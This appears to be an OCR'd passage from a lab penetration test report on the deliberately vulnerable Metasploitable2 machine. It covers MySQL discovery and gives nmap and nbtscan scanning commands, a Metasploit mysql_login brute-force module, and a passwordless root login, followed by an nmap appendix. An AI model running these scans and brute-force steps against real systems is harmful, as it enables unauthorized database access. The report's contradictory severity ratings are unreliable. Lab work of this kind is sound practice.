
Exploitaion 4: MySql server at port:tcp/3306 discovery

Threat Level : Medium
Vulnerability : Info
Analysis: A Database Server is listening on the remote port (tct/3306) . The remote host is running MySQL , an open source database server , To 10.0.2.4:3306, I was able to see remote MySql version number 5.0.51a also I can access the database info .
Impact: High
Risk Rating: None
Recommandation: Require all MySql accounts to have a password.Make sure that the only UNix user account with read or write privileges in the database directories is the account that is used for running mysqlId. Never run the MySql server as the Unix root user.
Exploitation Technique:

- Network Discover → nbtscan -r 10.0.2.0/24
- Nmap scan for metasploit → nmap -sV 10.0.2.4
- Check vulnerability for port 3306 → nmap -p 3306 –script vuln 10.0.2.4


No reply means there is no vulnerability. That's why my big concern was how to exploit this version. Then I had to do a brute force attack to exploit it . I used msfconsole to find out database username and password , so further command was ,

msfconsole
search mysql_login
use auxiliary/scanner/mysql/mysql_login
show options
set RHOST 10.0.2.4
set USER_FILE /home/swafia/Documents/loginid.txt
exploit




Here we can see ,my brute force attack successfully discovered the username ‘root’ and no password. Now we can access the MySql version 5.0.51a from the kali machine.

- command for Access metasploit mysql → mysql -u root -h 10.0.2.4
- To see Database list → show databases;
- Enter mysql database → use mysql;
- To see the list of table in mysql database → show tables ;
- Exit from MySql shell → exit




screenshot 1 : Access mysql from kali machine



screenshot 2 : Database list

screenshot 3 : Table list



screenshot 4 : Exit from MySql service.

7 . Conclusion


The goal of this penetration test of Metasploitable2 machine was

- How to find vulnerabilities in a system with Manually and automatically using Nmap and Nessus
- How to exploit Metasploitable box and gain access from kali machine .
- How to Write a Pentesting Report , Though it's a dummy report.

So all These goals were met.

8 . References

Appendix A - Vulnerability Assessment Summary



Appendix B – Nmap Scanning Report

```
Nmap scan report for 10.0.2.4
Host is up (0.00085s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (prot
ocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WO
RKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WO
RKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:56:17:C9 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasplo
itable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect resul
```

Appendix C – Nessus Vulnerability Scanning Report

- Metasploitable2 box report in CSV format